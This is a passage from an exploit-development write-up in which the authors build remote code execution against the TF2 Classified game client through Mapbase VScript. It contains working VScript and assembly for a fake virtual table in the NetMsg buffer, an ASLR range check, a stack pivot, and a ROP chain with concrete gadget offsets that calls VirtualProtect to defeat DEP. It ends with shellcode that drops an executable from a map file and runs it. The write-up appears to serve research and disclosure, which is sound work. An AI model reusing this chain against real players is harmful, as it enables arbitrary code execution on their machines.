
Convars are intended to be somewhat type-agnostic, so they can represent an integer, float, string etc at the same time. Unfortunately, the layout here is not favorable to us. We can set any 32-bit integer value m_nValue, but we can't at the same time control what kind of float value this gets converted to (m_fValue), and vice versa. The string value is allocated on the heap, so we also can't know the location as we don't know any heap addresses. Therefore this idea was dead in the water.
We looked for more potential candidates, specifically we kept looking for something that we can control from VScript relatively easily, but we were running dry. Many objects that we looked into ultimately had the data we wrote placed on the heap, so it was useless.
4.4 Net messages
While looking through the list of VScript functions available on the client, we eventually saw an interesting collection of functions under the CNetMsg class. This class, a unique extension to Mapbase's VScript, is supposed to allow communication of packets of data between the client and server.
I initially thought this would be another case of data on the heap, but to my surprise, this class held a fixed-size buffer of data. And when I saw that this class was a static global class... I knew we hit the jackpot.

As a test, I wrote some known values into the netmsg buffer. I spammed values of 0xDEADBEEF and attempted to search for this byte pattern in x64dbg.
NetMsg.Reset()
NetMsg.Start("wario")

for (local i = 0; i < 32; i++)
	NetMsg.WriteLong(0xDEADBEEF)

This is the perfect type of buffer needed for exploiting. We can write any data we want into this buffer, and we have 2048 bytes to work with, which is more than enough.
4.5 Fake virtual table
The plan became this: calculate the address of the netmsg buffer and corrupt the entity's virtual table pointer to read from our buffer, manipulated in a way that redirects the execution to where we want.
The m_iv_flPoseParameter object in the entity seemed like the best candidate to corrupt once again. But first, we had to figure out when this virtual table gets called, and which function index gets called (as this will affect how we make the layout of the virtual table).
Looking at the CInterpolatedVarArray class, it has a virtual destructor. What is a destructor in C++? This is a special function that runs when the object is destroyed. This means that when the entity is killed, we would expect this function to be called in the virtual table.
We found the destructor function by following the normal virtual table in x64dbg, and put a breakpoint in it. However, we were puzzled to see that it was not getting hit. We set a hardware read breakpoint on the virtual table itself and we could see that some code is reading it upon entity destruction. What gives?
This is a consequence of compiler optimization. Looking at the destructor function for the entity itself in IDA, we could see the C++ destructor code for this class was pasted into the caller function, this is known as inlining.
// Destructor for the CInterpolatedVarArray class
template< typename Type, bool IS_ARRAY >
inline CInterpolatedVarArrayBase<Type, IS_ARRAY>::~CInterpolatedVarArrayBase()
{
	ClearHistory();
	delete [] m_bLooping;
	delete [] m_LastNetworkedValue;
}

So unfortunately the destructor won't be useful to us. What about the other virtual functions in the class? After some experimentation, we found that this virtual function is invoked when the entity receives new data from the server:
virtual void RestoreToLastNetworked() = 0;
In a virtual table, the functions are ordered typically in the order declared in the C++ code. This function is the 10th function, therefore when the code is calling this function, it will fetch the virtual table and go to the 10th entry in the array and call it. We will need to account for this displacement in our fake virtual table.

The following VScript code demonstrates how this fake virtual table can be crafted in the NetMsg buffer:
// Client base address obtained from information leak earlier
local client_base = 0x000000013D060000

// Restart the buffer
NetMsg.Reset()
NetMsg.Start("wario")

// Helper to write a 64-bit integer into the buffer
function NetMsg_WriteAddress(address)
{
	NetMsg.WriteLong(address & 0xFFFFFFFF)
	NetMsg.WriteLong((address >> 32) & 0xFFFFFFFF)
}

// Place 8 dummy function pointers
for (local i = 0; i < 8; i++)
	NetMsg_WriteAddress(0xAAAAAAAAAAAAAAAA)

// Instruction we want to execute: "int3"
local target_address = client_base + 0x186371

// 9th function pointer that the game code will call
NetMsg_WriteAddress(target_address)
We then made a proof of concept. The interpolated var object's virtual table pointer was corrupted manually to point to the message buffer, and then we triggered a packet update on the entity by modifying some networked properties.

The idea works! The virtual table pointer was directed to our fake one, and the CPU selected the function address from our message buffer rather than the real one, and jumped to execute the instruction we wanted.
4.6 Write primitive
There is still one more issue to resolve. If you noticed earlier, I said that we manually corrupted the virtual table. This is because we ran into a problem with the SetPoseParameter function. Let's look at the C++ code:
float C_BaseAnimating::SetPoseParameter( CStudioHdr *pStudioHdr, int iParameter, float flValue )
{
	if ( !pStudioHdr )
	{
		Assert(!"C_BaseAnimating::SetPoseParameter: model missing");
		return flValue;
	}

	if (iParameter >= 0)
	{
		float flNewValue;
		flValue = Studio_SetPoseParameter( pStudioHdr, iParameter, flValue, flNewValue );
		m_flPoseParameter[ iParameter ] = flNewValue;
	}

	return flValue;
}
Observe how the value that gets written to the m_flPoseParameter array is not the value we pass in, but rather than some output from Studio_SetPoseParameter. Let's inspect that function:
float Studio_SetPoseParameter( const CStudioHdr *pStudioHdr, int iParameter, float flValue, float &ctlValue )
{
	if (iParameter < 0 || iParameter >= pStudioHdr->GetNumPoseParameters())
	{
		return 0;
	}

	const mstudioposeparamdesc_t &PoseParam = ((CStudioHdr *)pStudioHdr)->pPoseParameter( iParameter );

	Assert( IsFinite( flValue ) );

	if (PoseParam.loop)
	{
		float wrap = (PoseParam.start + PoseParam.end) / 2.0 + PoseParam.loop / 2.0;
		float shift = PoseParam.loop - wrap;

		flValue = flValue - PoseParam.loop * floor((flValue + shift) / PoseParam.loop);
	}

	ctlValue = (flValue - PoseParam.start) / (PoseParam.end - PoseParam.start);

	if (ctlValue < 0) ctlValue = 0;
	if (ctlValue > 1) ctlValue = 1;

	Assert( IsFinite( ctlValue ) );

	return ctlValue * (PoseParam.end - PoseParam.start) + PoseParam.start;
}
In summary, this code wraps the input value into a 0-1 range relative to the start and end ranges defined in the pose parameter itself. We can see the output value is written into ctlValue, which is what writes to the pose parameter array. Due to the ctlValue < 0 and ctlValue > 1 clamp checks, this means our range of numbers is restricted.
What range of numbers do we have to work with? Explaining how a floating point number is represented in binary form is out of scope for this article, so we will instead show the experimental results.
We lifted the assembly code from the TF2C client code and simulated the range of inputs, to see what values are possible to write. TF2C is compiled with fast floating point math, which means we feared the compiler might generate sequences of instructions that can't output certain values within the 0-1 range due to precision loss.

The values that were successfully written were all values between 0x800000 to 0x3F800000, and 0x0. Therefore, any addresses we write must be within this range.
Why does the range start from 0x800000 instead of 0x0? This is because the engine enables a CPU flag that causes denormals, aka very, very tiny floating point numbers, to be set to zero. This was likely to improve performance, but it means some of our writable range is lost.
This implies that we won't be able to large write addresses, for example 0x7FFF33000ABBC0D0 wouldn't be writeable, because we need to write two 32-bit values to form an address, and the upper value (7FFF3300 is greater than our maximum range of 0x3F800000 ). Fortunately, this isn't a big problem.
For our exploit, we only need the address to jump within a section in the client. The virtual table pointer that we are corrupting is already pointing somewhere in the client. Our fake virtual table will only be a few megabytes away, and therefore we only need to modify the lower bits of the address.
However, due to the ASLR security feature andomizing the base address of the client, this means the exploit will not always be successful. Assuming uniform entropy, this means around 24.6% of the time we will have a writable address. When we were testing, I (ficool2) had a too base high address, while i686 had an address within range. We didn't fully realize the significance of this range truncation, so the exploit worked on his machine but not mine.
After I restarted my machine, I got a suitable entropy that was within range of the exploit. This shows that even if a player gets lucky and can avoid this exploit, they can easily get attacked by this exploit again after simply restarting their machine.
In the exploit, we added a check like this to verify the exploit will work with the client base address, and if not, it wouldn't continue the exploit:
function VerifyPtrAddress(addr)
{
	// only check lower 32bits
	local addr_lower = addr & 0xFFFFFFFF
	return addr_lower == 0 || (addr_lower >= 0x800000 && addr_lower <= 0x3F800000)
}
Later on, we discovered that the success rate was significantly higher than predicted, when testing with other users. We're not exactly sure how, but we suspect that the ASLR entropy isn't fully uniform and is biased towards our writeable range.
5. ROP
At this point we have a buffer of memory we can control, and we can control the execution address. The final part is figuring out how to achieve shellcode execution. At the moment we can only execute a few instructions, which won't do anything useful by themselves. It's time to build a ROP Chain.
This was the hardest part of the exploit and took the most time to figure out. Neither of us had ever written a ROP exploit before so it required a lot of experimentation and trial and error.
So what is a ROP chain? In a ROP exploit, the goal is to build a fake stack somewhere in memory, which jumps to specific sequences of instructions known as gadgets. By combining gadgets together, data can be manipulated into the correct registers and functions can be called that facilitate code execution.

For example, a chain of instructions could be formed that calls VirtualProtect, which allows marking a region of memory as executable, therefore allowing the execution of the attacker's shellcode.
5.1 Stack pivot
To begin a ROP chain, the CPU's stack pointer needs to be modified to point to attacker-controlled memory, which is commonly referred to as a stack pivot. The goal is to redirect the code execution into a sequence of instructions that will modify the rsp register (the stack pointer on x64 CPUs) into pointing at our buffer.
In our case, we need the stack pointer to point to a fake stack in our netmsg buffer. To begin, we analyzed the code that calls the virtual table function, which is C_BaseEntity::Interp_RestoreToLastNetworked.
; VarMapEntry_t *e = &map->m_Entries[ i ];
mov     rax, [rdi+50h]
; IInterpolatedVar *watcher = e->watcher;
mov     rcx, [rsi+rax+10h]
; watcher->RestoreToLastNetworked();
mov     rax, [rcx]
call    qword ptr [rax+40h]
From this, we know that rcx contains the pointer to the CInterpolatedVarArray object. rax contains the virtual table pointer, since the very first variable in the class when dereferenced is the virtual table.
rax is the interesting register, since we control the virtual table pointer. If we can swap the rsp register with rax, we would have a successful stack pivot. To start searching for suitable gadgets, we used the rp++ tool, which is an automatic ROP gadget finder.

After running it on client.dll, it found 1312125 gadgets. This sounds like a lot, but the majority of these end up being useless. We instead had to shift through it and find something that would be suitable for swapping the rax register with rsp. For this part, we performed some online research to find existing resources on finding suitable stack pivots.
We found a set of lecture slides from Stephen Checkoway, which not only helped us find suitable gadgets, but also provided inspiration for how to complete the ROP chain. The first sequence we tried to find is xchg rax, rsp, however there were no results for this in the gadget list.
The next sequence we tried is push rax ; pop rsp; ret, and we got very lucky! Because there is only one such gadget in the entire client:
0x18086be6e: push rax ; pop rsp ; ret ; (1 found)
If we redirect the execution to start here, the value of rax (our fake vtable, which is in the netmsg buffer address) will be pushed on top of the stack. Then the pop instruction executes, which fetches the value of rax that was just pushed, and stores it in rsp. At this point, the CPU will start reading the stack from our netmsg buffer.

This means that when the ret instruction runs, it will read the value in rsp as the address to return execution to, which will be another gadget that we planted at the start of the msgbuffer. From this point on, we can start forming a chain of gadgets to escalate to arbitrary code execution.
5.2 More gadgets
Now that we have formed a fake stack, we can start adding more gadgets to it. Currently our netmsg buffer looks like this:

A problem can be observed in that if we add gadgets, we run out of space quickly because of the gadget we already placed for the fake virtual table function. This is easy to solve though, as we can just insert a gadget that will advance the stack pointer past this function slot.
To skip the slot, we needed to advance the stack pointer by 0x40 bytes (another 0x8 bytes will already be added after returning from the new gadget). We checked for add rsp, XX ; ret instructions in the gadget list, and unfortunately there wasn't a add rsp, 0x40 gadget, but there was a add rsp, 0x48 ; ret gadget, which is good enough. We can simply insert 8 bytes of padding to compensate.
The VScript code to setup our ROP chain in the netmsg buffer now looks like this:
// 0x0 - Second gadget, moves stack to offset 0x50
NetMsg_WriteAddress(client_base + 0x7d727) // add rsp, 0x48 ; ret

// 0x8 - Padding
for (local i = 0; i < 7; i++)
	NetMsg_WriteAddress(0xAAAAAAAAAAAAAAAA)

// 0x40 - First gadget, virtual function enters here
NetMsg_WriteAddress(client_base + 0x86BE6E) // push rax ; pop rsp ; ret

// 0x48 - Padding
NetMsg_WriteAddress(0xBBBBBBBBBBBBBBBB)
// 0x50
// more gadgets...
However, there is a danger here. What if the C++ code accidentally executed a virtual function we didn't expect, like the 3rd one? This would read our dummy value and crash!
To improve the reliability of the exploit, we can fill these padding slots with the same stack pivot gadget. If any of them get called, our exploit will still work. Since the destructor, which is at slot 0, never gets executed, we don't have to worry about that one.
// Stack pivot gadget - push rax ; pop rsp ; ret
local stackpivot_address = client_base + 0x86BE6E

// 0x0 - Second gadget, moves stack to offset 0x50
NetMsg_WriteAddress(client_base + 0x7d727) // add rsp, 0x48 ; ret

// 0x8-0x48 - Any virtual function enters here
for (local i = 0; i < 9; i++)
	NetMsg_WriteAddress(stackpivot_address)

// 0x50
// more gadgets...
5.3 Code execution
The fake stack can now consist of as many gadgets as we want, so at this point we explored our options to achieve arbitrary code execution. On Windows, there are 3 functions in its API that are useful: VirtualProtect, VirtualAlloc and WriteProcessMemory. If these exist in the client, we can build a chain that will call these functions and allow us to make the netmsg buffer executable, therefore bypassing DEP entirely and allowing shellcode to run.
We checked the import list of the client in IDA, and found that VirtualProtect is indeed used.

However, it's not sufficient to simply call this function. We have to setup the registers correctly, and also account for any instructions that run after the call is executed. Looking at the usage in sub_1809D3890, this would not be a good candidate because there is a lot of instructions with side effects that would execute after calling it.

sub_1809D4190 looked more promising. After calling it, it had a harmless modification of the rax register (which we don't care about), adds 0x28 to the stack pointer, and returns. We can easily compensate for the stack pointer adjustment in our buffer.

So what do we need to issue a good call to VirtualProtect? To understand this, let's first look at the arguments for this function:
BOOL VirtualProtect(
  [in]  LPVOID lpAddress,
  [in]  SIZE_T dwSize,
  [in]  DWORD  flNewProtect,
  [out] PDWORD lpflOldProtect
);
On 64-bit Windows, the calling convention (i.e. how data gets passed to a function), is as follows:
- Arguments 1-4:
rcx,rdx,r8,r9 - Extra arguments: stack
Therefore to setup the call, we need the following:
- Address of our netmsg buffer in
rcx - Some large enough size in
rdx, e.g. 1024 or bigger - 0x10, 0x20 or 0x40 in
r8, these are the executable flags as described here - Any valid memory address in
r9(we don't care about this)
When entering the rop chain, we only know that the rax register is pointing to our netmsg buffer. Therefore, we need to form a chain that will move rax or rsp into rcx, and then move desired constants into rdx and r8, and also move rax into r9.
Building such ROP chains becomes very tedious though. The most favorable gadgets aren't always available and it would take a large amount of time and effort to build this chain. We researched for tools that could automate building a ROP chain, and we were recommended ROPium (thanks Mikusch!).
ROPium is a Linux tool and we were both developing on Windows, so we setup WSL to run this tool. We had issues with building it from source, and some crashes (and I opened a pull request to fix one of them), but eventually we got it working.
The tool has a find command which allows for semantic queries to achieve desired operations on registers, or even to call functions. I issued the command a command with the address of the VirtualProtect call, to see if it could build a chain successfully, and it did!
(ropium)> find 0x1809D41B0(rax, 1024, 32, rax)
        0x00000001809a22e2 (mov rdx, rax; mov rax, rdx; add rsp, 0x28; ret)
        0xffffffffffffffff
        0xffffffffffffffff
        0xffffffffffffffff
        0xffffffffffffffff
        0xffffffffffffffff
        0x00000001804ac9a2 (pop rcx; ret)
        0x0000000000000800
        0x000000018015c262 (pop r8; ret)
        0x0000000000000020
        0x0000000180159a6a (push rax; pop rbx; ret)
        0x0000000180994860 (mov r10, qword ptr [rsp]; mov r11, qword ptr [rsp + 8]; add rsp, 0x10; ret)
        0x00000001800b9d4b (pop rsi; ret)
        0xffffffffffffffff
        0x000000018031f44b (mov r9, rbx; call r10)
        0x0000000180990a83 (ret)
        0x00000001809d41b0
        0x0000000180990a83 (ret)
We converted this chain into our VScript code, and we could see that code execution successfully reached the VirtualProtect call. However, I noticed that some of the registers are not setup correctly. Notably, rcx and rdx were swapped.

Fortunately, this was an easy fix. We can re-order and modify the gadgets slightly, and after running the chain again, the VirtualProtect call is successful and the netmsg buffer is executable! Here is the CPU executing an int3 instruction we wrote in the buffer. (int3 is useful as it stops the debugger on the instruction).

The VScript code to write successful ROP chain for code execution:
// Stack pivot gadget - push rax ; pop rsp ; ret
local stackpivot_address = client_base + 0x86BE6E

// 0x0 - Second gadget, moves stack to offset 0x50
NetMsg_WriteAddress(client_base + 0x7d727) // add rsp, 0x48 ; ret

// 0x8-0x48 - Any virtual function enters here
for (local i = 0; i < 9; i++)
	NetMsg_WriteAddress(stackpivot_address)

// 0x50 - Chain to VirtualProtect
NetMsg_WriteAddress(client_base + 0x09a22e2) // mov rdx, rax; mov rax, rdx; add rsp, 0x28; ret
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(client_base + 0x15d57c) // pop rcx; ret
NetMsg_WriteAddress(msgdata_address)
NetMsg_WriteAddress(client_base + 0x184890) // pop rdx; ret
NetMsg_WriteAddress(0x800)
NetMsg_WriteAddress(client_base + 0x15c262) // pop r8; ret
NetMsg_WriteAddress(0x40)
NetMsg_WriteAddress(client_base + 0x159a6a) // push rax; pop rbx; ret
NetMsg_WriteAddress(client_base + 0x994860) // mov r10, qword ptr [rsp]; mov r11, qword ptr [rsp + 8];add rsp, 0x10; ret
NetMsg_WriteAddress(client_base + 0xb9d4b) // pop rsi; ret
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(client_base + 0x31f44b) // mov r9, rbx; call r10
NetMsg_WriteAddress(client_base + 0x990a83) // ret
NetMsg_WriteAddress(client_base + 0x9d41b0)
NetMsg_WriteAddress(client_base + 0x990a83) // ret
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(0xffffffffffffffff)
NetMsg_WriteAddress(0xffffffffffffffff)

// Shellcode now follows!
NetMsg_WriteAddress(0xcccccccccccccccc) // int3
6. Shellcode (i686)
Having jumped to an address in memory we own and have made executable, we have free reign over whatever happens next. It's time to have some fun.
6.1 Message box
To get the feel for writing shellcode, I wanted to first write a simple function that would show a popup message on-screen. The engine has a function named Error that does exactly this, so I wrote some assembly that stores a string in the buffer and sets up the relevant registers.
add     rsp, 0x64
mov     rcx, message_address
mov     rax, qword ptr [Error]
call    rax
int3
; message_address - string data follows
Then I converted that into VScript form as follows:
local shellcode_address = msgdata_address + 0x118
local message_address = shellcode_address + 27
local error_address = client_base + 0xA0A7E8

NetMsg.WriteLong(0x64C48348)
NetMsg.WriteByte(0x48)
NetMsg.WriteByte(0xB9)
NetMsg_WriteAddress(message_address)
NetMsg.WriteByte(0x48)
NetMsg.WriteByte(0xA1)
NetMsg_WriteAddress(error_address)
NetMsg.WriteByte(0xFF)
NetMsg.WriteByte(0xD0)
NetMsg.WriteByte(0xCC)
NetMsg_WriteAddress(0x6168204A20656854)
NetMsg_WriteAddress(0x746365666E692073)
NetMsg_WriteAddress(0x2072756F79206465)
NetMsg_WriteAddress(0x002E6D6574737973)
The result:

We achieved shellcode execution on the 13th of May, around a week after first starting on this exploit.
6.2 Visual surprise
Taking inspiration from previous exploits, we knew we wanted some kind of visual takeover of the game, like running an emulator or displaying an image. We ended up packing an executable into our exploit map and running it instead of doing something like reusing the window handle:

To make this possible, I wrote the following code to extract an executable from the packed BSP assets, write it to disk, and trigger Windows to open the .exe file as if you had double clicked it in Explorer:
# create a file buffer
sub rsp, 0x6C # 0x78
lea rsi, [rsp+0x38]
mov rcx, rsi
xor edx, edx
xor r8d, r8d
xor r9d, r9d
mov rax, 0x0101010101010101 # CUtlBuffer::CUtlBuffer(int,int,int)
call rax

# open sm64.exe from the BSP
mov rcx, 0x0202020202020202 # g_pFullFileSystem
mov rcx, [rcx]
mov rax, [rcx+8]
add rcx, 8
mov qword ptr [rsp+0x30], 0
mov qword ptr [rsp+0x28], 0
mov qword ptr [rsp+0x20], 0
mov rdi, 0x0303030303030303 # mario.exe
mov r8, 0x0404040404040404 # BSP
mov rdx, rdi
mov r9, rsi
call qword ptr [rax+0x70]

# write sm64.exe to the mod root directory
mov rcx, 0x0505050505050505 # g_pFullFileSystem
mov rcx, [rcx]
mov rax, [rcx+8]
add rcx, 8
mov r8, 0x0606060606060606 # MOD
mov rdx, rdi
mov r9, rsi
call qword ptr [rax+0x78]

# execute sm64.exe from the mod root directory
mov rcx, 0x0707070707070707 # g_pVGuiSystem
mov rcx, [rcx]
mov rax, [rcx]
mov rdx, 0x0808080808080808 # open
mov r8, 0x0909090909090909 # ".\tf2classified\sm64.exe"
call qword ptr [rax+0x18]

# fin
int3
To explain what's happening here, the game handily exposes some interfaces for us. We use a pointer to IBaseFileSystem in g_pFullFileSystem to do our file I/O, and the UI interface, g_pVGuiSystem, has a function that calls ShellExecuteA from the Windows API on a file path you provide.
class IBaseFileSystem
{
public:
